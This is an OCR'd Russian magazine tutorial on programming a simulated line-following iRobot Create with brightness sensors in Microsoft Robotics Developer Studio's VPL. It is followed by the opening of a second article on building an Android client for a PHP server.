2. Service (сервис) — предназначен для управления реальным роботом или роботом в симуляторе. Каждый сервис, в отличие от базового блока, имеет уникальное имя.

Блок (сервис или базовый блок) обрабатывает данные, поступающие на его вход, а также возвращает результаты своей работы на выходы. Блок имеет два типа выходов:

а) результирующий выход — используется для получения результатов обработки блоком входных данных (обозначается треугольником красного цвета);
б) уведомляющий выход — используется для получения информации об изменении внутреннего состояния блока, например для сервиса (обозначается кругом красного цвета).

Процесс выполнения диаграммы состоит в том, что блоки последовательно (или параллельно) обмениваются сообщениями. Блок активируется только тогда, когда на его вход приходит сообщение. Сообщения в VPL похожи на структуры в языках Pascal или C. Сообщение включает поля, каждое из которых описывается именем и типом данных.

ОПИСАНИЕ ЗАДАЧИ

Пока ты еще не обзавелся личным роботом, давай потренируемся на симуляторе.

В симуляторе на горизонтальной поверхности размещается робот и линия. Условимся, что линия темнее поверхности. Задача робота — максимально быстро перемещаться по линии от старта до финиша. Для движения по линии в состав робота должен входить один или несколько сенсоров яркости. В бинарных терминах сенсор яркости может находиться в двух состояниях:

1. 0 — сенсор находится над линией.
2. 1 — сенсор находится за пределами линии.

Допустим, что значение яркости, измеренное сенсором, находится на отрезке [0; 1], тогда определить состояния сенсора можно с помощью следующих правил:




Рис. 4. Среда разработки

	Координаты			Направление		
№ сенсора / параметр	1	2	3	1	2	3
X	–0,1	0,1	0	–90	–90	–90
Y	0,15	0,15	0,15	0	0	0
Z	–0,2	-0,2	-0,2	0	0	0

Таблица 2. Параметры сенсоров
Для сенсоров используются следующие обозначения:
1 — SimulatedBrightnessSensorEntity[1];
2 — SimulatedBrightnessSensorEntity[2];
3 — SimulatedBrightnessSensorEntity[3].

а) если яркость > 0,6, то сенсор находится за пределами линии;
б) если яркость ≤ 0,6, то сенсор находится над линией.

Пороговое значение для различения яркости линии и поверхности (в рассматриваемом нами случае порог равен 0,6) вычисляется опытным путем.

Пусть робот оснащен дифференциальным приводом (в состав такого привода входят два независимо управляемых колеса и пассивное колесо, используемое для баланса) и тремя сенсорами яркости. В табл. 1 на предыдущей странице приведены правила для управления роботом, в зависимости от состояний сенсоров (k — базовый уровень энергии, подаваемой на левое и правое колеса).

При указанной конфигурации сенсоров один сенсор устанавливается по центру робота (над линией), два других — по бокам робота (не над линией).




Рис. 5. Параметры greybox

РАЗРАБОТКА ДИАГРАММЫ

Давай рассмотрим процесс разработки диаграммы управления роботом. Он состоит из следующих шагов:

1. Создание сцены, которая будет содержать робота и линию.
2. Подключение к роботу сенсоров яркости.
3. Программирование робота на движение вдоль линии.




Рис. 6. Результат вставки сенсоров

СОЗДАНИЕ СЦЕНЫ

Формирование сцены начни с запуска симулятора и вставки в сцену робота. MRDS поддерживает несколько моделей роботов. К их числу относится iRobot Create. Модель этого робота будет использоваться в сцене.

Помести на диаграмму сервис Simulated-GenericDifferentialDrive (SGDD и открой свойства созданного сервиса (панель Properties, пункт меню View → Toolboxes → Properties). В поле Configuration нужно выбрать пункт Use a manifest. Нажми кнопку «Import» и выбери в списке манифест IRobot.Create.Simulation.Manifest.xml (см. рис. 1 и рис. 2). Выбранный манифест определяет робота и сцену, которые будут добавлены в симулятор.

После установки значений переменных запусти диаграмму на выполнение, нажав клавишу <F5>. На экране появится окно, в котором будет отображаться ход выполнения диаграммы, также запустится симулятор. Остановить выполнение диаграммы можно, закрыв диалоговое окно Run или нажав в этом окне кнопку «Stop».

После запуска симулятора приступай к формированию сцены. Открой редактор симулятора: пункт Mode → Edit главного меню окна. В левой части редактора есть список объектов сцены и свойства выделенного объекта. Объект можно




Рис. 7. Первая часть диаграммы




Рис. 8. Диалог Connections

РОБОТЫ, ПОДДЕРЖИВАЕМЫЕ MRDS

- LEGO Mindstorms — конструктор для создания робота. В состав конструктора входят сенсоры, сервоприводы, программируемый блок (goo.gl/iuTWc). Цена — от 280 долларов.
- iRobot Create — робот, разработанный компанией iRobot на базе платформы робота-пылесоса Roomba. Робот включает дифференциальный привод, набор сенсоров. Программный интерфейс позволяет управлять поведением робота: считывать информацию с сенсоров, управлять приводом, выполнять звуковые команды (goo.gl/x0tuz). Цена — от 127 долларов.
- Boe-Bot — набор электронных компонентов, из которого можно собрать робота. В состав набора входят программируемый микроконтроллер, провода, резисторы, конденсаторы, транзисторы, фоторезисторы, инфракрасный датчик, датчик давления, алюминиевая рама, два сервомотора и колеса (goo.gl/38bll). Цена — от 160 долларов.

отметить на сцене, выделив его в списке объектов и нажав клавишу <Ctrl>. Для перемещения выбранного объекта можно использовать меню в левой нижней части окна редактора.

Удали со сцены все объекты, кроме greybox, ground, IRobotCreateMotorBase, MainCamera, Sky и Sun. Объект greybox будет использоваться в качестве основы для линии. Выдели этот объект в списке, скопируй его и вставь в симулятор. Координаты созданной копии объекта greybox будут такие же, как и у исходного объекта (то есть исходный объект и копия будут перекрываться в пространстве). Изменить размеры созданного объекта можно следующим образом:

1. Выдели greybox в списке объектов.
2. Нажми на кнопку «Edit Entity», откроется окно, показанное на рис. 5.
3. В пункте BoxShape (раздел Shape) нажми на «...», на экране откроется окно, в котором, в разделе Dimensions, можно будет изменить размеры объекта.

Создаваемая линия должна находиться на горизонтальной поверхности, однако робот не должен взаимодействовать с ней. Чтобы определить такое поведение, открой окно, в котором находятся параметры объекта greybox (опять же см. рис. 5), перейди в раздел Misc (Разное) → EntityState и в пункте Misc (Разное) → Flags установи два флага: Kinematic и DisableCollisions. Это позволит вручную указать координаты объекта на сцене, а также определить, что с данным объектом не будут взаимодействовать другие объекты сцены. Используя описанный прием, размести блоки так, чтобы они образовали замкнутую линию. Пример сцены находится в проекте на диске.

После создания сцены помести робота над линией. Сохрани созданную сцену, выбрав пункт меню File → Save Scene as... (имя файла для сохранения — line). В результате будут сгенерированы два файла — line.xml и line.Manifest.xml. Сохранять сцену нужно в каталог установки MRDS. Файл line.xml включает описание сцены и объектов, которые в ней находятся, line.Manifest.xml — описание используемых сервисов. Если не сгенерирован первый файл, то второй использовать будет нельзя, так как он ссылается на первый.

Открой сохраненную сцену (файл line.Manifest.xml) в программе DSS Manifest Editor (данная программа входит в MRDS) и пересохрани ее в тот же каталог. Исходный и пересохраненный файлы отличаются содержимым. Закрой редактор манифеста. Закрой среду VPL и снова открой в ней созданную диаграмму (данное действие нужно выполнить для того, чтобы VPL перезагрузил список манифестов). В панели Properties свяжи сервис SGDD с манифестом line.Manifest.xml.

ДОБАВЛЕНИЕ СЕНСОРОВ К РОБОТУ

После создания сцены можно приступить к настройке робота. В состав iRobot не входит сенсор яркости, однако среда MRDS позволяет подключить к роботу сенсор. Для этого:

1. Запусти симулятор.
2. Открой в симуляторе манифест \samples\config\EntityUI.manifest.xml (File → Open Manifest).
3. На экране появится окно вставки в сцену робота. Нажми в открывшемся окне кнопку «Add Motor Base». В результате в сцену будет вставлен робот.
4. В симуляторе перейди в режим редактирования. В списке объектов добавленного робота выбери сенсор SimulatedBrightnessSensorEntity и скопируй его (Edit → Copy). В списке объектов выбери пункт IRobotCreateMotorBase и добавь скопированный сенсор к роботу, используя пункт меню Edit → Paste as Child (см. рис. 6). Добавление сенсора как дочернего объекта связывает его с родительским объектом. В этом случае дочерний объект будет перемещаться по сцене вместе с родительским. Добавь таким же образом к роботу еще два сенсора яркости.
5. Перейди в режим Run и сохрани полученную сцену. После этого открой сцену в программе DSS Manifest Editor и сохрани загруженный манифест под тем же именем (пункт меню File → Сохранить). После сохранения полученный манифест можно использовать при разработке диаграммы.

Вставленные сенсоры не визуализируются на сцене. Для обозначения сенсора на сцене можно загрузить для него графическую модель, например Arrow.obj (данная модель входит в поставку MRDS).

Открой окно параметров объекта SimulatedBrightnessSensorEntity, перейди в раздел Misc (Разное) → EntityState и в пункте Graphic Assets → Mesh укажи, что графическая модель для сенсора загружается из файла Arrow.obj. После визуализации сенсора можно увидеть, как сенсор располагается относительно робота, а также наглядно выполнить его перемещение по сцене. Координаты каждого сенсора и их направления в пространстве приведены в табл. 2.

РАЗРАБОТКА УПРАВЛЯЮЩЕЙ ДИАГРАММЫ

Согласно поставленной задаче, диаграмма должна предоставлять возможность запускать и останавливать движение робота, а также учитывать время движения робота. Условно диаграмму управления роботом можно разбить на три части:

1. Первая часть включает блоки для инициализации переменных, учета времени движения робота и его отображения.
2. Вторая часть отвечает за запуск и остановку движения робота.
3. Третья часть выполняет управление движением робота на основе показаний сенсоров.

Рассмотрим переменные, необходимые для реализации алгоритма:

- drive (тип bool) — используется для разрешения или запрета движения робота;
- k (тип int) — используется для управления энергией, подаваемой на колеса робота;
- time (тип int) — время движения робота;
- Left, Right, Center (тип bool) — описывают состояние левого, правого и центрального сенсоров яркости.

Добавить переменные на диаграмму можно с помощью диалогового окна Define Variables (Edit → Variables).

Блоки, относящиеся к первой части, показаны на рис. 7. С помощью пары блоков Data




Рис. 9. Настройка FlexibleDialog




Рис. 10. Диалог Data Connections

(1) и Variable (2) устанавливается значение переменной k. Data хранит число, которое будет записано в переменную k. При активации блока Data значение, находящееся в текстовом поле, помещается в сообщение DataValue (поле Value) и отправляется на вход блока Variable. Далее блок Variable с помощью действия SetValue устанавливает значение переменной k. Для передачи сообщения от Data к Variable соедини эти блоки. Появится диалог создания связи между блоками (Connections). В диалоге Connections (см. рис. 8) указывается исходящее сообщение блока (поле From) и действие (поле To), на вход которого сообщение отправляется. Сообщение DataValue передается с выхода блока Data на вход действия SetValue блока Variable.

Соедини Variable (2) и Data (3). Управление движением робота (запуск, остановка), а также отображение времени движения робота выполняется в диалоговом окне, которое создается сервисом FlexibleDialog. Помести данный сервис на диаграмму и сконфигурируй его в панели Properties так, как показано на рис. 9.

В диалоговое окно можно поместить компоненты двух видов: управляющие элементы (раздел Controls панели Properties) и кнопки (раздел Buttons). Элементы управления размещаются в диалоговом окне в той же последовательности, в какой они были созданы в панели инструментов Properties. Параметр Id используется для программного управления элементом.

После настройки FlexibleDialog будет содержать две кнопки и статический текст. Для отображения диалогового окна на экране нужно вызвать метод Show, передав ему в качестве параметра значение true. Данное действие выполняется с помощью блоков (3) и (4).

При соединении Data (3) и FlexibleDialog (4) открывается диалоговое окно Connections, в котором нужно указать, что сообщение с выхода блока Data отправляется на вход действия Show сервиса FlexibleDialog. Далее на экране появится диалоговое окно Data Connections (рис. 10), в котором нужно установить соответствие между полями сообщения (Value) и параметрами вызываемого действия (Target).

Результатом выполнения сервисом FlexibleDialog действия Show может быть Success или Fault. Поэтому при создании связи между блоками FlexibleDialog и Data укажи, что в случае успешного отображения диалогового окна на экране (Show — Success), управление будет передано блоку Data. Для этого передай сообщение Show — Success на вход действия Create блока Data.

Соедини блоки Data (5) и Variable (6) для установки значения переменной drive. Во второй строке диаграммы инициализируется значение переменной time и устанавливается таймер на срабатывание через 1000 миллисекунд.

Соедини Data (1) и Variable (2), Variable (2) и Data (3). Блок Data (3) нужно соединить с блоком If (4) (примечание: блок Merge будет добавлен позднее). Блок If, в зависимости от истинности или ложности условия, заданного в текстовом поле, отправляет сообщение, полученное на вход, на первый или второй выход. Если условие оказывается истинным, то входящее сообщение передается на первый выход, если ложно — на второй (Else). При записи условия могут использоваться логические операторы, показанные в соответствующей таблице.

В рассматриваемой диаграмме блок If анализирует значение переменной drive (доступ к значению данной переменной выполняется с помощью выражения state.drive). В случае истинности значения переменной таймер устанавливается на срабатывание через 1000 миллисекунд.

Соедини If (4) и Timer (5). Сервис Timer служит для генерации сообщений через указанный промежуток времени. При соединении блоков (4) и (5) укажи, что вызывается действие SetTimer. Данное действие запускает таймер, который

Connections:	
From:	To:
TrueChoice	SetTimer
Data Connections:	
Value	Target
1000	Interval

Таблица 3. Параметры соединения If и Timer

Connections:	
From:	To:
SetValue	UpdateControl
Data Connections:	
Value	Target
"time"	Id
FlexControlType.Label	ControlType
"Время: " + state.time	Text
""	Value

Таблица 4. Параметры соединения Variable и FlexibleDialog

Connections:	
From:	To:
CalculatedResult	SetDrivePower
Data Connections:	
Value	Target
Value	LeftWheelPower
Value	RightWheelPower

Таблица 5. Параметры соединения Calculate и SGDD

Connections:	
From:	To:
TrueChoice	SetDrivePower
Data Connections:	
Value	Target
state.k	LeftWheelPower
0.1*state.k	RightWheelPower

Таблица 6. Параметры соединения If и SGDD

должен сработать через указанный промежуток времени (см. параметр Interval в диалоговом окне Data Connections). Параметры соединения блоков приведены в табл. 3.

Для того чтобы указать значение 1000 в поле Value, установи флажок «Edit values directly» в нижней части диалогового окна Data Connections. Помести на диаграмму блоки, размещенные в третьей строке, и соедини уведомляющий выход сервиса Timer (1) и вход блока Calculate (2). В результате на вход Calculate будет отправлено сообщение TimerComplete. Соедини блоки Calculate(2) и Variable (3).

По истечении 1000 миллисекунд таймер срабатывает и генерируется уведомляющее

сообщение TimerComplete. Далее управление передается на блок Calculate, который прибавляет к текущему значению переменной time единицу и отправляет полученное значение на выход блока. Блок Variable обновляет значение переменной time.

Для изменения значения времени в диалоговом окне нужно вызвать метод UpdateControl сервиса FlexibleDialog. Для этого тебе нужно соединить блоки Variable (3) и FlexibleDialog (4). Параметры соединения приведены в табл. 4 слева.

Таймер, установленный с помощью SetTimer, может сработать только один раз. Для того чтобы таймер срабатывал периодически, между второй и третьей строкой с помощью блока Merge создана связь. Блок Merge отправляет на свой выход сообщение сразу, как только оно приходит на его вход. В результате после срабатывания таймера сообщение снова отправляется на вход сервиса Timer.

Рассмотрим вторую часть диаграммы (см. рис. 11). В данной части диаграммы выполняется обработка нажатий кнопок диалогового окна и отправка управляющих команд на запуск и остановку движения робота. Размести на диаграмму блоки, показанные на рис. 11. Соедини уведомляющий выход сервиса FlexibleDialog и блок If, отправив на вход If сообщение ButtonPress.

Условия, указанные в полях блока If, позволяют определить кнопку, которая была нажата в диалоговом окне. Если нажата кнопка «Старт», тогда:

- в переменную drive записывается значение true и запускается счетчик времени движения робота;
- с помощью сервиса SGDD роботу отправляется команда на движение (для этого вызывается метод SetDrivePower). Метод SetDrivePower задает значение энергии, подаваемое на левое и правое колеса робота. Параметры соединения блоков Calculate и SGDD приведены в табл. 5.

Если нажата кнопка «Стоп», тогда сервис SGDD останавливает движение робота, в переменную drive записывается false.

В третьей части диаграммы (см. рис. 12) выполняется обработка данных от сенсоров и управление движением робота. Для доступа к сенсору яркости робота используется сервис SimulatedPhotoCellBrightnessSensor. Данный сервис периодически запрашивает у сенсора данные и отправляет их на свой выход в уведомляющем сообщении AnalogSensorUpdate. Сообщение AnalogSensorUpdate содержит поле NormalizedMeasurement, которое хранит значение яркости, считанное сенсором (значение нормализовано на отрезке [0; 1]).

Добавь на диаграмму три сервиса SimulatedPhotoCellBrightnessSensor. При добавлении второго и третьего сервисов на экране появится диалоговое окно, в котором укажи, что создается новый сервис (выбери пункт «Add a new activity»), а не копия существующего.

Свяжи каждый сервис SimulatedPhotoCell-BrightnessSensor с сенсором яркости. Для этого в панели Properties для сервиса Simulated-PhotoCellBrightnessSensor необходимо указать, что он связан с «simbrightnessensor0 in line. Manifest.xml», сервис SimulatedPhotoCellBrightnessSensor0 — с «simbrightnessensor1 in line. Manifest.xml», сервис SimulatedPhotoCellBrightnessSensor1 — с «simbrightnessensor in line. Manifest.xml».

Значение каждого сенсора анализируется в блоке Calculate. Если значение яркости больше 0,6, то значение переменной (Left, Right или Center), связанной с сенсором, устанавливается в 1, иначе — в 0. Далее на основе полученных значений переменных Left, Right и Center с помощью блоков If и SGDD устанавливается количество энергии, подаваемое на левое и правое колеса робота. Параметры соединения первого выхода блока If и сервиса SGDD приведены в табл. 6. Остальные настройки связи блоков If и SGDD выполни сам, используя табл. 1. Запусти разработанную диаграмму на выполнение, в результате будет открыт симулятор со сформированной сценой и робот начнет движение по линии.

После запуска среда разработки активирует блоки Data, находящиеся в первой строке. Далее запускается процесс установки таймеров и обработки данных, поступающих от сенсоров, на экране отображается симулятор и диалоговое окно управления роботом. После нажатия на кнопку «Старт» робот начинает движение вдоль линии, запускается отсчет времени. После нажатия на кнопку «Стоп» робот останавливает движение, отсчет времени приостанавливается.

ЗАКЛЮЧЕНИЕ

Описанный в статье способ создания сцены и управления составом сенсоров робота позволяет решать достаточно сложные и разнообразные задачи (например, обход лабиринта, керлинг и так далее).

Кроме того, значительно повысить уровень сложности решаемых задач позволит совместное использование Microsoft Robotics Developer Studio и Visual C#. Однако это, как говорится, уже совсем другая история.




Рис. 11. Вторая часть диаграммы




Рис. 12. Третья часть диаграммы

Денис Колисниченко (www.dkws.org.ua)



Наш клиент — андроид!

СПАРИВАЕМ PHP И JAVA/ANDROID В ЭКСТАЗЕ КЛИЕНТ-СЕРВЕРНОГО ПРИЛОЖЕНИЯ

Android — довольно продвинутая платформа, и для нее можно разрабатывать самые разные приложения. Сегодня мы рассмотрим пример создания относительно простого клиент-серверного приложения. Мы научим наше Android-приложение обмениваться информацией с сервером и даже напишем большое серверное приложение на PHP.

КАК ЭТО БУДЕТ РАБОТАТЬ?

Представим, что где-то в Сети у нас есть сервер баз данных и мы хотим получить из него информацию, которая будет отображена в Android-приложении. Серверное приложение будет реализовано на PHP (можно сделать это на любом языке программирования). Android-клиент будет подключаться к нашему серверу (к PHP-сценарию), передавать информацию (команду), получать результат и отображать его. При этом не нужно ломать голову, как подключить Android-приложение к Oracle. С базой данных будет работать PHP-сценарий, а Android-клиент будет только указывать, какую информацию нужно получить, и отображать ответ сервера. При этом вообще не нужно беспокоиться о поддержке баз данных в Android: вся необходимая поддержка будет обеспечиваться PHP. Не говоря уже о том, что с легкостью можно менять сам сервер баз данных: сегодня Oracle, завтра PostgreSQL или MySQL, если уж совсем тяжело. А Android-клиент при этом не нужно будет вообще никак модифицировать. Никакой магии, только ловкость рук!

Это очень удобно, когда у тебя есть какой-то ресурс, тысячи пользователей, скачавших Android-клиенты, а потом тебе пришлось сменить сервер баз данных. Тогда тебе останется только немного изменить PHP-сценарий.

При чтении этой статьи тебе понадобятся навыки программирования на PHP, базовые знания Java (и умение создавать проекты типа Hello World в Eclipse), а также общее понимание модели клиент-сервер, дабы разбираться, что вообще происходит. Еще раз отмечу: создание Android-приложения будет происходить в Eclipse, поэтому наличие этой среды, а также уже установленного Android SDK на твоем компьютере — обязательное требование.

РАЗРАБОТКА СЕРВЕРНОГО ПРИЛОЖЕНИЯ

Серверная часть — самая простая, по крайней мере в нашем случае. Для упрощения кода никакой работы с БД не будет. Не подумай, что я не умею работать с БД на PHP, просто так код короче (а этого постоянно требует редактор!), сама же работа с базой данных никак не относится к Android-разработке, и серверное приложение можно с одинаковым успехом написать на любом языке программирования — хоть на Perl, хоть на C++. А если сократить код серверного приложения, останется больше места для полезного Java-кода — именно ему и посвящена эта статья.

Почему серверная часть написана на PHP, а не на Java? Думаю, ответ очевиден: серверы редко работают под управлением Android. Если чисто гипотетически вообразить себе сервер, развернутый на мобилке, то даже не могу представить, как быстро издохнет его аккумулятор.

Так, стоп, кажется, опять меня понесло не в то русло. Возвращаемся к написанию серверного сценария. Клиент должен передать нашему серверу команду (параметр cmd). Пусть команда list выводит список объектов — операционных систем. В своем приложении ты можешь выводить все что угодно, хоть список квартир или список автомобилей в продаже.

Android-клиент читает ответ сервера и отображает полученный список. Когда пользователь выбирает объект, клиент передает на сервер вторую команду — выбранный вариант. Сервер обрабатывает выбор пользователя и отправляет свой ответ, который будет отображен в виде уведомления в Android-клиенте (во всяком случае, в нашем приложении).

Все предельно просто, но приложение полностью справляется со своей задачей — демонстрацией модели клиент-сервер в Android.

